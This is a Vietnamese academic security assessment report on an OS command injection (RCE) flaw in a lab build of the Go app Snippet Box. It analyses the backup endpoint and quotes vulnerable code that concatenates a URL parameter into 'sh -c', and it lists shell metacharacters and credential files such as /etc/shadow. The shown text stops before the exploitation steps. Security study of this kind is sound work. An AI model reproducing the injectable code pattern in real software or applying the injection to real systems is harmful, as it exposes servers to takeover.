

BÁO CÁO ĐÁNH GIÁ AN TOÀN THÔNG TIN PHÂN TÍCH LỖ HỒNG OS COMMAND INJECTION DẪN ĐẾN RCE

Thực hành bởi Kia Morning - IA1902-AS

Thành viên:

Nguyễn Minh Đức

Lê Ngọc Vũ

Nguyễn Sơn Trường Giang

Nguyễn Nam Khánh

MỤC LỤC

1. Executive Summary
2. Mục tiêu và phạm vi đánh giá
3. Phương pháp luận kiểm thử
4. Tổng quan hệ thống và kiến trúc
5. Phân tích bề mặt tấn công (Attack Surface Analysis)
6. Phân tích chi tiết chức năng Backup
7. Phân tích kỹ thuật lỗ hổng OS Command Injection
8. Cơ chế hoạt động của Shell và nguyên nhân RCE
9. Quy trình khai thác chi tiết (Step-by-step Exploitation)
10. Phân tích mức độ ảnh hưởng bảo mật
11. Đánh giá rủi ro theo CVSS 3.1
12. Root Cause Analysis
13. Biện pháp khắc phục ngắn hạn
14. Giải pháp phòng thủ nâng cao (Defense-in-Depth)
15. Secure Coding Recommendations
16. Kết luận

Ứng dụng Snippet Box (Golang – Lab Version)

Tổ chức thực hiện: KIA - Morning

Đối tượng đánh giá: Snippet Box Web Application

Ngôn ngữ: Golang

Môi trường: Docker (Linux Container)

Phương pháp: Code Review + Dynamic Exploitation

Ngày thực hiện: 03/03/2026

Mức độ bảo mật tài liệu: Academic Use (Only for practice)

Source code: <https://github.com/Khanh1916/snippetbox.git>

1. EXECUTIVE SUMMARY

Trong quá trình thực hiện đánh giá bảo mật ứng dụng (Application Security Assessment) đối với hệ thống Snippet Box – phiên bản môi trường Lab, nhóm đánh giá đã phát hiện một lỗ hổng bảo mật nghiêm trọng thuộc nhóm OS Command Injection, có khả năng dẫn đến Remote Code Execution (RCE) trên máy chủ thực thi ứng dụng.

Lỗ hổng này xuất hiện tại endpoint sau:

GET /snippet/backup/run

Qua quá trình phân tích hành vi xử lý request của ứng dụng, nhóm đánh giá xác định rằng endpoint trên cho phép người dùng truyền dữ liệu đầu vào thông qua tham số URL, sau đó dữ liệu này được ứng dụng sử dụng trực tiếp để xây dựng một lệnh hệ điều hành (system command). Cụ thể, ứng dụng thực hiện việc nối chuỗi dữ liệu do người dùng cung cấp vào một lệnh shell và thực thi lệnh đó thông qua cơ chế:

sh -c

Điểm yếu cốt lõi của cơ chế này nằm ở việc thiếu hoàn toàn các biện pháp kiểm tra và làm sạch dữ liệu đầu vào (input validation & sanitization) ở phía máy chủ. Do đó, attacker có thể chèn thêm các shell metacharacters hoặc các chuỗi lệnh tùy ý vào tham số đầu vào, khiến hệ thống thực thi những lệnh ngoài dự kiến của nhà phát triển.

Hệ quả là attacker có thể điều khiển trực tiếp môi trường thực thi của máy chủ, dẫn đến tình huống thực thi lệnh từ xa (Remote Code Execution).

Thông qua việc khai thác lỗ hổng này, attacker có thể thực hiện nhiều hành vi nguy hiểm, bao gồm nhưng không giới hạn ở:

1. Thực thi các lệnh Linux tùy ý trên hệ thống máy chủ

2. Đọc các tệp tin nhạy cảm của hệ điều hành, ví dụ:
 - a. /etc/passwd
 - b. /etc/shadow
 - c. file cấu hình ứng dụng
3. Liệt kê cấu trúc thư mục và mã nguồn của ứng dụng
4. Truy cập và chiếm quyền điều khiển container đang chạy ứng dụng
5. Trong trường hợp môi trường được cấu hình không an toàn (ví dụ container chạy với quyền cao hoặc mount sai quyền), attacker có thể leo thang đặc quyền (Privilege Escalation) để kiểm soát toàn bộ hệ thống host.

Dựa trên tiêu chuẩn **Common Vulnerability Scoring System (CVSS)**, lỗ hổng này được đánh giá ở mức:

CRITICAL – CVSS Score: 9.8

Điểm số cao này xuất phát từ các yếu tố sau:

1. Có thể khai thác từ xa (Network attack vector)
2. Không yêu cầu xác thực
3. Không cần tương tác người dùng
4. Cho phép toàn quyền thực thi lệnh trên máy chủ

Nếu lỗ hổng này tồn tại trong môi trường **production**, nó có thể dẫn đến những hậu quả nghiêm trọng đối với hệ thống và hạ tầng, bao gồm:

1. Mất toàn bộ dữ liệu hệ thống
2. Rò rỉ dữ liệu nhạy cảm
3. Xâm nhập và kiểm soát hạ tầng máy chủ
4. Cài đặt mã độc (malware) hoặc crypto miner
5. Thiết lập backdoor để duy trì quyền truy cập lâu dài
6. Tạo bàn đạp để tấn công lan sang các hệ thống nội bộ khác

Do mức độ ảnh hưởng cao và khả năng khai thác tương đối đơn giản, lỗ hổng này cần được ưu tiên xử lý ngay lập tức nhằm giảm thiểu rủi ro đối với hệ thống và hạ tầng vận hành.

2. MỤC TIÊU VÀ PHẠM VI ĐÁNH GIÁ

Phần này trình bày rõ mục tiêu của quá trình đánh giá bảo mật cũng như phạm vi kỹ thuật được xem xét trong quá trình kiểm thử. Việc xác định rõ phạm vi giúp đảm bảo hoạt động đánh giá được thực hiện có hệ thống, tập trung vào các thành phần quan trọng của ứng dụng và tránh mở rộng ngoài phạm vi đã định.

2.1 Mục tiêu đánh giá

Hoạt động đánh giá bảo mật đối với ứng dụng Snippet Box (Lab Environment) được thực hiện với các mục tiêu chính sau:

1. Xác định lỗ hổng bảo mật (Vulnerability Identification)

Mục tiêu đầu tiên của quá trình đánh giá là xác định các điểm yếu bảo mật tồn tại trong ứng dụng, đặc biệt là những lỗ hổng có thể bị khai thác bởi attacker từ bên ngoài.

Quá trình này bao gồm việc phân tích các thành phần như:

1. API endpoints
2. Cơ chế xử lý input
3. Tương tác với hệ điều hành
4. Các chức năng quản trị hoặc backup

Việc phát hiện sớm các lỗ hổng giúp tổ chức giảm thiểu nguy cơ bị tấn công trước khi hệ thống được triển khai trong môi trường production.

2. Phân tích nguyên nhân kỹ thuật (Technical Root Cause Analysis)

Sau khi phát hiện lỗ hổng, bước tiếp theo là phân tích sâu nguyên nhân kỹ thuật dẫn đến sự tồn tại của lỗ hổng đó.

Việc phân tích bao gồm:

1. Kiểm tra logic xử lý request của ứng dụng
2. Phân tích cách ứng dụng xử lý dữ liệu đầu vào
3. Xác định các sai sót trong thiết kế hoặc triển khai code
4. Xem xét việc sử dụng các thư viện hoặc API hệ thống

Mục tiêu của bước này là **làm rõ cơ chế gây ra lỗ hổng**, từ đó giúp nhóm phát triển hiểu được vấn đề và có thể khắc phục triệt để.

3. Chứng minh khả năng khai thác (Proof of Exploitation)

Để đảm bảo rằng lỗ hổng không chỉ tồn tại trên lý thuyết, nhóm đánh giá tiến hành xây dựng kịch bản khai thác thực tế (Proof of Concept – PoC).

Quá trình này nhằm:

1. Xác nhận lỗ hổng có thể bị khai thác trong thực tế
2. Chứng minh mức độ ảnh hưởng của lỗ hổng
3. Mô phỏng hành vi của attacker

Các bước khai thác được thực hiện trong môi trường lab kiểm soát, đảm bảo không ảnh hưởng đến hệ thống thực tế.

4. Đánh giá mức độ rủi ro (Risk Assessment)

Sau khi xác nhận khả năng khai thác, nhóm đánh giá tiến hành đánh giá mức độ rủi ro của lỗ hổng dựa trên các tiêu chuẩn bảo mật phổ biến như:

1. CVSS (Common Vulnerability Scoring System)
2. Mức độ ảnh hưởng đến tính:
 - a. Confidentiality (Bảo mật dữ liệu)
 - b. Integrity (Tính toàn vẹn dữ liệu)
 - c. Availability (Khả dụng của hệ thống)

Mục tiêu của bước này là xác định mức độ nghiêm trọng của lỗ hổng và hỗ trợ tổ chức ưu tiên việc khắc phục.

5. Đề xuất giải pháp phòng chống (Mitigation & Remediation)

Dựa trên kết quả phân tích kỹ thuật và đánh giá rủi ro, nhóm đánh giá đưa ra các khuyến nghị bảo mật nhằm:

1. Loại bỏ lỗ hổng hiện tại
2. Ngăn chặn các hình thức tấn công tương tự trong tương lai
3. Cải thiện kiến trúc bảo mật của ứng dụng

Các khuyến nghị thường bao gồm:

1. Thay đổi logic xử lý code
2. Áp dụng cơ chế kiểm tra input
3. Thực hiện sandbox hoặc hạn chế quyền hệ thống
4. Áp dụng các nguyên tắc secure coding

2.2 Phạm vi trong đánh giá

Quá trình đánh giá bảo mật tập trung vào các thành phần kỹ thuật chính của hệ thống, bao gồm:

1. Ứng dụng Backend viết bằng Golang

Backend của Snippet Box được phát triển bằng ngôn ngữ lập trình Go (Golang).

Do đó, quá trình đánh giá tập trung vào:

1. Logic xử lý request
2. Cơ chế routing của API
3. Cách ứng dụng xử lý dữ liệu đầu vào
4. Việc sử dụng các hàm thực thi lệnh hệ thống (system calls)

Đặc biệt chú ý đến các trường hợp backend tương tác trực tiếp với shell hoặc hệ điều hành, vì đây là nguồn gốc phổ biến của các lỗ hổng Command Injection.

2. Docker Container Runtime

Ứng dụng được triển khai trong môi trường Docker container, vì vậy việc đánh giá cũng xem xét các yếu tố liên quan đến container runtime như:

1. Quyền của container
2. Khả năng truy cập hệ thống file
3. Khả năng escape container
4. Cấu hình bảo mật Docker

Việc kiểm tra container giúp xác định liệu attacker có thể mở rộng phạm vi tấn công ra ngoài ứng dụng hay không.

3. Endpoint Backup

Endpoint chịu trách nhiệm thực hiện chức năng backup dữ liệu của ứng dụng:

/snippet/backup/run

Đây là điểm trọng tâm của quá trình đánh giá, bởi vì chức năng backup thường liên quan đến:

1. Thao tác với file hệ thống
2. Thực thi script hệ điều hành
3. Gọi các lệnh shell

Những yếu tố này làm tăng nguy cơ xuất hiện các lỗ hổng như:

1. Command Injection
2. Path Traversal
3. Arbitrary File Access

4. Hệ điều hành Linux trong Container

Ứng dụng chạy trên môi trường Linux bên trong container, do đó quá trình đánh giá cũng xem xét:

1. Quyền của user chạy ứng dụng
2. Khả năng truy cập các file hệ thống
3. Các lệnh hệ điều hành có thể bị lạm dụng

Điều này đặc biệt quan trọng vì nếu attacker thực thi được lệnh hệ thống, họ có thể tương tác trực tiếp với môi trường Linux của container.

2.3 Ngoài phạm vi đánh giá

Để đảm bảo hoạt động đánh giá tập trung vào các mục tiêu chính, một số thành phần không nằm trong phạm vi kiểm thử của báo cáo này, bao gồm:

1. SQL Injection trong Database

Các kiểm thử liên quan đến:

1. SQL Injection
2. Database misconfiguration
3. Truy cập trái phép vào hệ quản trị cơ sở dữ liệu

không được thực hiện trong phạm vi của báo cáo này.

2. Infrastructure-Level Attacks

Các cuộc tấn công nhằm vào hạ tầng mạng hoặc hệ thống vật lý, ví dụ:

1. Network-level attacks
2. Server infrastructure compromise
3. Operating system của host machine

không nằm trong phạm vi đánh giá.

3. Cloud Misconfiguration

Các cấu hình sai liên quan đến nền tảng cloud như:

1. AWS / GCP / Azure misconfiguration
IAM misconfiguration
2. Storage bucket exposure

cũng không được xem xét trong báo cáo này.

3. PHƯƠNG PHÁP LUẬN KIỂM THỬ

Quy trình đánh giá bảo mật trong nghiên cứu này được thực hiện theo phương pháp kết hợp giữa kiểm thử tĩnh (Static Analysis), kiểm thử động (Dynamic Testing) và phân tích theo tiêu chuẩn OWASP. Cách tiếp cận này cho phép xác định không chỉ sự tồn tại của lỗ hổng mà còn làm rõ cơ chế kỹ thuật gây ra lỗ hổng cũng như khả năng khai thác trong thực tế.

Phương pháp đánh giá được xây dựng dựa trên các tiêu chuẩn và thực tiễn tốt nhất trong lĩnh vực Application Security Testing, bao gồm OWASP Testing Guide, phân tích mã nguồn (Code Review) và kiểm thử thực nghiệm trên hệ thống đang chạy.

3.1 OWASP Testing Guide

Trong quá trình đánh giá, nhóm nghiên cứu áp dụng các hướng dẫn kiểm thử được đề xuất trong OWASP Web Security Testing Guide (WSTG), một trong những tiêu chuẩn phổ biến nhất trong lĩnh vực kiểm thử bảo mật ứng dụng web.

OWASP Testing Guide cung cấp các phương pháp hệ thống nhằm xác định các lỗ hổng phổ biến trong ứng dụng web, đặc biệt là các lỗ hổng thuộc nhóm Injection trong OWASP Top 10.

Các hạng mục kiểm thử chính được áp dụng trong nghiên cứu bao gồm:

Input Validation Testing

1. Kiểm thử Input Validation nhằm đánh giá khả năng kiểm soát dữ liệu đầu vào của ứng dụng.
2. Trong nhiều hệ thống web, dữ liệu đầu vào từ người dùng như:
3. URL parameters
4. Form data
5. HTTP headers
6. API parameters

nếu không được kiểm tra và làm sạch đúng cách có thể trở thành nguồn gốc của các lỗ hổng bảo mật nghiêm trọng.

Quá trình kiểm thử bao gồm:

1. Xác định các điểm tiếp nhận input trong ứng dụng
2. Kiểm tra việc áp dụng cơ chế validate phía server
3. Phân tích cách ứng dụng xử lý dữ liệu bất thường
4. Thử nghiệm các payload chứa ký tự đặc biệt

Mục tiêu của bước này là xác định liệu ứng dụng có tin tưởng dữ liệu đầu vào từ người dùng hay không.

Command Injection Testing

Command Injection Testing được thực hiện nhằm phát hiện các trường hợp ứng dụng thực thi lệnh hệ điều hành dựa trên dữ liệu do người dùng cung cấp.

Trong nhiều ứng dụng backend, đặc biệt là những ứng dụng thực hiện các chức năng như:

1. Backup
2. File management
3. System monitoring
4. Script execution

nhà phát triển có thể sử dụng các hàm gọi system command. Nếu dữ liệu đầu vào không được kiểm soát chặt chẽ, attacker có thể chèn thêm các lệnh hệ điều hành.

Trong quá trình đánh giá, nhóm nghiên cứu tiến hành:

1. Xác định các chức năng có khả năng thực thi shell command
2. Kiểm tra việc nối chuỗi input vào command
3. Thử nghiệm các payload injection phổ biến
4. Phân tích phản hồi từ hệ thống

Việc kiểm thử này giúp xác định liệu ứng dụng có tồn tại OS Command Injection hay không.

API Endpoint Testing

Ứng dụng Snippet Box cung cấp các API endpoint cho nhiều chức năng khác nhau. Do đó, một phần quan trọng của quá trình đánh giá là kiểm thử các endpoint này nhằm xác định:

1. Endpoint nào chấp nhận dữ liệu đầu vào từ người dùng
2. Endpoint nào thực hiện các thao tác nhạy cảm
3. Endpoint nào có khả năng thực thi lệnh hệ thống

Quá trình kiểm thử API bao gồm:

1. Phân tích các route của ứng dụng
2. Kiểm tra các phương thức HTTP (GET, POST, PUT, DELETE)
3. Thử nghiệm các request với tham số bất thường
4. Quan sát phản hồi của hệ thống

Mục tiêu là xác định các **API endpoint có khả năng trở thành điểm tấn công (attack surface)**.

3.2 Code Review

Bên cạnh kiểm thử hành vi hệ thống, nhóm nghiên cứu tiến hành phân tích mã nguồn (source code analysis) nhằm xác định chính xác nguyên nhân kỹ thuật của lỗ hổng.

Việc Code Review giúp phát hiện các vấn đề bảo mật ngay tại tầng logic của ứng dụng.

Phân tích file handlers.go

Trong kiến trúc của ứng dụng Snippet Box, file handlers.go đóng vai trò xử lý các HTTP request đến từ người dùng.

Do đó, nhóm nghiên cứu tiến hành:

1. Phân tích các handler function
2. Xác định cách ứng dụng xử lý request parameters
3. Kiểm tra việc truyền dữ liệu từ request vào logic xử lý

Mục tiêu của bước này là xác định luồng dữ liệu từ người dùng đến hệ thống.

Kiểm tra cách xử lý dữ liệu đầu vào

Sau khi xác định các điểm tiếp nhận dữ liệu, quá trình đánh giá tập trung vào việc kiểm tra xem ứng dụng có thực hiện các biện pháp sau hay không:

1. Input validation
2. Input sanitization
3. Whitelisting

4. Encoding

Nếu các biện pháp này không được áp dụng, dữ liệu đầu vào có thể được truyền trực tiếp vào các chức năng nhạy cảm của hệ thống.

Phân tích việc sử dụng `exec.Command`

Trong Golang, việc thực thi lệnh hệ điều hành thường được thực hiện thông qua package:

```
os/exec
```

Hàm phổ biến nhất là:

```
exec.Command()
```

Nhóm nghiên cứu tiến hành phân tích:

1. Các vị trí trong code sử dụng `exec.Command`
2. Cách các tham số được truyền vào lệnh
3. Việc sử dụng shell interpreter như `sh -c`

Nếu ứng dụng sử dụng `sh -c` và nối chuỗi dữ liệu từ input của người dùng, khả năng xảy ra Command Injection là rất cao.

3.3 Dynamic Testing

Bên cạnh phân tích mã nguồn, nhóm nghiên cứu thực hiện Dynamic Testing, tức là kiểm thử trực tiếp trên hệ thống đang chạy.

Phương pháp này giúp xác nhận rằng lỗ hổng có thể bị khai thác trong môi trường thực tế.

Gửi payload thủ công

Các payload được xây dựng và gửi trực tiếp đến endpoint mục tiêu thông qua HTTP request.

Payload bao gồm:

1. Ký tự shell đặc biệt
2. Chuỗi lệnh hệ điều hành
3. Các payload injection phổ biến

Quá trình này giúp xác định liệu ứng dụng có thực thi các lệnh ngoài ý muốn hay không.

Quan sát phản hồi của hệ thống

Sau khi gửi payload, nhóm nghiên cứu tiến hành phân tích phản hồi từ server, bao gồm:

1. HTTP response
2. Nội dung phản hồi
3. Thông báo lỗi
4. Dữ liệu trả về

Những phản hồi này có thể tiết lộ:

1. Lệnh đã được thực thi
2. Thông tin hệ thống
3. Hành vi bất thường của ứng dụng

Kiểm tra hành vi của hệ thống


Bên cạnh việc quan sát phản hồi HTTP, nhóm nghiên cứu cũng kiểm tra các thay đổi trong môi trường hệ thống, chẳng hạn:

1. Sự xuất hiện của file mới
2. Thay đổi quyền truy cập
3. Các tiến trình được tạo ra

Việc theo dõi hành vi hệ thống giúp xác nhận tác động thực tế của payload đã gửi.

4. TỔNG QUAN HỆ THỐNG & KIẾN TRÚC

4.1 Kiến trúc logic



Để hiểu rõ bối cảnh xuất hiện của lỗ hổng bảo mật đã được phát hiện, cần phân tích kiến trúc và các thành phần kỹ thuật chính của hệ thống Snippet Box. Các thành phần này phối hợp với nhau để cung cấp chức năng của ứng dụng, đồng thời cũng tạo nên bề mặt tấn công (attack surface) mà attacker có thể khai thác.

Trong phạm vi nghiên cứu, hệ thống được xác định bao gồm các thành phần chính sau:

Golang HTTP Server

Thành phần trung tâm của ứng dụng là HTTP Server được xây dựng bằng ngôn ngữ Golang. Server này chịu trách nhiệm tiếp nhận và xử lý các yêu cầu HTTP từ phía người dùng thông qua các endpoint được định nghĩa trong hệ thống.

Các chức năng chính của Golang HTTP Server bao gồm:

1. Xử lý routing cho các endpoint của ứng dụng
2. Tiếp nhận và phân tích HTTP request
3. Xử lý dữ liệu đầu vào từ người dùng
4. Gọi các logic nghiệp vụ (business logic)
5. Trả phản hồi HTTP về client

Trong kiến trúc của Snippet Box, các handler được triển khai thông qua các hàm xử lý HTTP request (handler functions). Những hàm này thường:

1. Đọc dữ liệu từ request
2. Thực hiện xử lý logic
3. Tương tác với database hoặc hệ điều hành
4. Trả kết quả cho client

Tuy nhiên, nếu các handler không kiểm soát chặt chẽ dữ liệu đầu vào, đặc biệt khi dữ liệu này được sử dụng trong các lệnh hệ điều hành, thì ứng dụng có thể trở thành mục tiêu của các cuộc tấn công như Command Injection.

Session-Based Authentication

Ứng dụng sử dụng cơ chế xác thực dựa trên session (Session-based Authentication) để quản lý trạng thái đăng nhập của người dùng.

Quy trình hoạt động cơ bản bao gồm:

1. Người dùng đăng nhập vào hệ thống
2. Server tạo một session ID
3. Session ID được lưu trong cookie của trình duyệt
4. Các request tiếp theo sẽ gửi kèm session ID để xác thực

Session-based authentication giúp ứng dụng:

1. Duy trì trạng thái đăng nhập
2. Kiểm soát quyền truy cập
3. Phân biệt người dùng hợp lệ và không hợp lệ

Tuy nhiên, nếu một endpoint nhạy cảm không kiểm tra session hoặc không xác thực quyền truy cập đúng cách, attacker có thể truy cập trực tiếp vào endpoint đó mà không cần đăng nhập.

Trong bối cảnh lỗ hổng được phát hiện, việc kiểm tra session tại endpoint backup đóng vai trò quan trọng trong việc giảm thiểu khả năng khai thác từ attacker không xác thực.

SQLite / MySQL (tùy cấu hình)

Ứng dụng Snippet Box hỗ trợ hai hệ quản trị cơ sở dữ liệu khác nhau, tùy thuộc vào cấu hình triển khai:

1. SQLite: thường được sử dụng trong môi trường phát triển hoặc lab
2. MySQL: thường được sử dụng trong môi trường production

Database được sử dụng để lưu trữ các thông tin như:

1. Nội dung snippet
2. Tài khoản người dùng
3. Thông tin session
4. Metadata của hệ thống

Mặc dù cơ sở dữ liệu không phải là trọng tâm của lỗ hổng Command Injection trong báo cáo này, nhưng nó vẫn là một thành phần quan trọng của hệ thống.

Trong trường hợp attacker khai thác thành công Remote Code Execution, họ có thể:

1. Truy cập trực tiếp file database
2. Trích xuất dữ liệu người dùng
3. Sửa đổi nội dung hệ thống

Do đó, database có thể trở thành mục tiêu thứ cấp sau khi hệ thống bị xâm nhập.

Docker Container

Ứng dụng Snippet Box được triển khai bên trong Docker container, một công nghệ ảo hóa nhẹ được sử dụng rộng rãi trong các hệ thống hiện đại.

Docker container cung cấp các lợi ích như:

1. Cô lập môi trường thực thi
2. Dễ dàng triển khai và mở rộng
3. Quản lý phụ thuộc hệ thống

Tuy nhiên, container không phải là một cơ chế bảo mật hoàn hảo. Nếu attacker khai thác thành công lỗ hổng trong ứng dụng, họ có thể:

1. Thực thi lệnh bên trong container
2. Truy cập hệ thống file của container
3. Cài đặt các công cụ tấn công

Trong một số trường hợp, nếu container được cấu hình không an toàn (ví dụ: chạy với quyền root hoặc mount các thư mục nhạy cảm), attacker có thể **thoát khỏi container (container escape)** và truy cập hệ thống host.

Do đó, việc xem xét cấu hình Docker là một yếu tố quan trọng trong đánh giá rủi ro tổng thể của lỗ hổng.

Linux Operating System

Môi trường runtime của container dựa trên hệ điều hành Linux, đây là nền tảng thực thi tất cả các tiến trình của ứng dụng.

Linux cung cấp các thành phần hệ thống như:

1. Shell interpreter (sh, bash)
2. File system
3. Process management
4. Permission system

Trong trường hợp xảy ra lỗ hổng OS Command Injection, attacker có thể tương tác trực tiếp với các thành phần này thông qua các lệnh hệ điều hành.

Ví dụ, attacker có thể:

1. Liệt kê file hệ thống
2. Đọc các file nhạy cảm
3. Thực thi các script tùy ý
4. Tạo hoặc chỉnh sửa file

Nếu ứng dụng thực thi các lệnh shell thông qua cơ chế như:

```
sh -c
```

thì toàn bộ môi trường Linux của container có thể trở thành mục tiêu khai thác của attacker.

5. PHÂN TÍCH BỀ MẶT TẤN CÔNG

Trong quá trình đánh giá bảo mật ứng dụng, một bước quan trọng là xác định các điểm nhập liệu (Entry Points) – tức là các vị trí trong hệ thống nơi dữ liệu từ người dùng hoặc bên ngoài được đưa vào ứng dụng. Những điểm này đóng vai trò là bề mặt tấn công chính (primary attack surface), bởi vì attacker có thể lợi dụng các dữ liệu đầu vào chưa được kiểm soát để khai thác lỗ hổng.

Trong hệ thống **Snippet Box**, quá trình phân tích kiến trúc ứng dụng và mã nguồn đã xác định một số entry points quan trọng sau:

Form Login

Form Login cho phép người dùng nhập thông tin xác thực để truy cập hệ thống.

Thông thường form này bao gồm các trường dữ liệu như:

1. Username
2. Password

Khi người dùng gửi thông tin đăng nhập, dữ liệu sẽ được gửi tới server thông qua HTTP request và được backend xử lý để:

1. Kiểm tra thông tin đăng nhập
2. So sánh với dữ liệu lưu trong database
3. Tạo session cho người dùng nếu xác thực thành công

Mặc dù form login thường được bảo vệ bằng các cơ chế như input validation và hashing mật khẩu, nhưng nếu không được thiết kế cẩn thận, nó có thể trở thành mục tiêu của các cuộc tấn công như:

1. SQL Injection
2. Authentication bypass
3. Brute-force attack

Tuy nhiên, trong phạm vi của nghiên cứu này, form login không phải là điểm khai thác chính của lỗ hổng được phát hiện.

Form Signup

Form Signup cho phép người dùng tạo tài khoản mới trong hệ thống.

Các dữ liệu thường được nhập bao gồm:

1. Username
2. Email
3. Password

Tương tự như login form, dữ liệu từ form signup được gửi đến server để xử lý và lưu trữ trong database.

Từ góc độ bảo mật, form signup cần được kiểm soát chặt chẽ để ngăn chặn:

1. Injection attacks
2. User enumeration
3. Malicious input

Trong quá trình đánh giá, form signup được xác định là một entry point hợp lệ, tuy nhiên không có dấu hiệu cho thấy nó liên quan trực tiếp đến lỗ hổng Command Injection được phát hiện.

Create Snippet

Chức năng Create Snippet cho phép người dùng tạo và lưu trữ các đoạn mã (code snippet) trong hệ thống.

Dữ liệu được nhập từ người dùng có thể bao gồm:

1. Tiêu đề snippet
2. Nội dung snippet
3. Ngôn ngữ lập trình
4. Thẻ hoặc mô tả

Do chức năng này chấp nhận dữ liệu văn bản từ người dùng, nó có thể trở thành mục tiêu của các loại tấn công như:

1. Cross-Site Scripting (XSS)
2. Stored injection
3. Input manipulation

Tuy nhiên, trong quá trình đánh giá hiện tại, chức năng này không thực hiện tương tác trực tiếp với hệ điều hành, do đó mức độ rủi ro thấp hơn so với endpoint backup.

Backup Snippet (Critical Entry Point)

Chức năng Backup Snippet được xác định là điểm nhập liệu quan trọng nhất và có mức độ rủi ro cao nhất trong hệ thống.

Endpoint liên quan đến chức năng này là:

GET /snippet/backup/run

Endpoint này được thiết kế để thực hiện quá trình sao lưu dữ liệu của hệ thống, một chức năng thường liên quan đến:

1. Truy cập file hệ thống
2. Tạo file backup
3. Thực thi script hệ điều hành

Trong quá trình phân tích, nhóm nghiên cứu phát hiện rằng endpoint backup nhận dữ liệu đầu vào trực tiếp từ tham số URL. Điều này có nghĩa là attacker có thể dễ dàng kiểm soát giá trị của tham số bằng cách gửi request tùy ý.

Ví dụ:

/snippet/backup/run?file=name

Nếu dữ liệu từ URL được sử dụng trực tiếp trong các thao tác hệ thống mà không được kiểm tra, nó có thể trở thành điểm khởi đầu của các cuộc tấn công injection.

Tại sao Backup Endpoint có rủi ro cao

Endpoint backup được đánh giá là **điểm rủi ro cao (high-risk entry point)** vì hai lý do chính.

1. Nhận dữ liệu trực tiếp từ URL

Dữ liệu đầu vào được lấy trực tiếp từ tham số trong URL request.

Trong các ứng dụng web, dữ liệu từ URL luôn được xem là nguồn dữ liệu không đáng tin cậy (untrusted input), bởi vì attacker có thể:

1. Thay đổi tham số tùy ý
2. Chèn các ký tự đặc biệt
3. Tạo request thủ công

Nếu ứng dụng không thực hiện kiểm tra hoặc lọc dữ liệu đầu vào, attacker có thể sử dụng các payload độc hại để thao túng logic xử lý của hệ thống.

5.2. Thực thi lệnh hệ điều hành

Phân tích mã nguồn cho thấy endpoint backup sử dụng cơ chế thực thi lệnh hệ điều hành để tạo file backup.

Trong Golang, việc thực thi lệnh hệ thống thường được thực hiện thông qua package:

```
os/exec
```

Nếu dữ liệu từ người dùng được đưa trực tiếp vào các lệnh shell, attacker có thể chèn thêm các lệnh khác thông qua các shell metacharacters như:

4. ;
5. &&
6. |
7. `

Khi đó, thay vì chỉ thực thi lệnh backup, hệ thống có thể thực thi bất kỳ lệnh hệ điều hành nào mà attacker chỉ định.

Điều này dẫn đến lỗ hổng OS Command Injection, và trong nhiều trường hợp có thể leo thang thành Remote Code Execution (RCE).

Kết luận

Qua quá trình phân tích các entry points của hệ thống, có thể thấy rằng mặc dù ứng dụng có nhiều điểm nhập liệu khác nhau, nhưng endpoint backup là điểm có mức độ rủi ro cao nhất.

Nguyên nhân là do endpoint này kết hợp hai yếu tố nguy hiểm:

1. Dữ liệu đầu vào không đáng tin cậy từ URL
2. Thực thi trực tiếp lệnh hệ điều hành

Sự kết hợp này tạo điều kiện cho attacker khai thác lỗ hổng Command Injection, từ đó có thể kiểm soát môi trường thực thi của ứng dụng.

6. PHÂN TÍCH CHI TIẾT CHỨC NĂNG BACKUP

6.1 Thiết kế Frontend và giới hạn của kiểm soát phía client

Trong giao diện người dùng, ứng dụng triển khai trường nhập liệu như sau:

```
<input type="number" name="id">
```

Mục đích thiết kế

Việc sử dụng `type="number"` thường nhằm đạt được hai mục tiêu chính:

1. **Hạn chế nhập ký tự chữ (ở mức giao diện)**
 - a. Trình duyệt thường chỉ cho phép người dùng nhập ký tự số, dấu -, và một số ký tự điều hướng (tùy trình duyệt).
 - b. Trên thiết bị di động, bàn phím số (numeric keypad) sẽ được hiển thị, giảm lỗi nhập liệu.
2. **Cải thiện trải nghiệm người dùng (UX)**
 - a. Giảm thao tác sửa lỗi nhập sai định dạng.
 - b. Hướng dẫn người dùng rằng trường này chỉ kỳ vọng giá trị số.

Tuy nhiên: Không có giá trị bảo mật thực sự

Từ góc nhìn an toàn thông tin, kiểm soát phía frontend không thể được xem là một cơ chế phòng vệ. Lý do là:

1. **Client-side control có thể bị bỏ qua hoàn toàn:**
 - Attacker không cần dùng UI; họ có thể gửi request trực tiếp bằng curl, Postman, Burp Suite, hoặc script tự động.
2. **Trình duyệt không phải là ranh giới tin cậy (trust boundary):**
 - Mọi dữ liệu đến server phải được giả định là *untrusted*, bất kể frontend hiển thị hay ràng buộc như thế nào.
3. **Dữ liệu trong URL/query string không phụ thuộc frontend:**
 - Ngay cả khi UI chỉ cho phép số, attacker vẫn có thể đặt id thành chuỗi bất kỳ trong URL.

Vì vậy, `input type="number"` chỉ mang tính hỗ trợ hiển thị và tiện dụng, không tạo ra đảm bảo an ninh. Nguyên tắc cốt lõi trong secure coding là:

“Never trust client input.”

Mọi kiểm soát bảo mật bắt buộc phải nằm ở server-side validation.

6.2 Phân tích Backend và cơ chế hình thành lỗ hổng

Backend xử lý tham số và thực thi lệnh theo đoạn mã:

```
id := r.URL.Query().Get("id")
```

```
commandString := fmt.Sprintf("echo Dang backup snippet ID: %s", id)
```

```
cmd := exec.Command("sh", "-c", commandString)
```

Đây là một chuỗi xử lý điển hình dẫn đến OS Command Injection. Phân tích chi tiết theo từng dòng như sau:

(1) `id := r.URL.Query().Get("id")`

Ý nghĩa kỹ thuật: lấy tham số id trực tiếp từ querystring của URL.

- Đây là dữ liệu do người dùng kiểm soát hoàn toàn.
- Không có dấu hiệu validate kiểu dữ liệu (numeric check), độ dài, whitelist, hoặc escape.

Hệ quả: id không còn là “ID số” theo kỳ vọng của frontend, mà trở thành một chuỗi tùy ý do attacker cung cấp.

(2) `commandString := fmt.Sprintf("echo Dang backup snippet ID: %s", id)`

Ý nghĩa kỹ thuật: nối trực tiếp giá trị id vào một chuỗi lệnh.

Vấn đề bảo mật nằm ở chỗ:

1. `fmt.Sprintf` không tự động escape theo ngữ cảnh shell.
2. Nếu id chứa ký tự đặc biệt của shell (ví dụ `;`, `&&`, `|`, `$()`, backticks), chuỗi lệnh tạo ra sẽ bị “mở rộng ý nghĩa”.

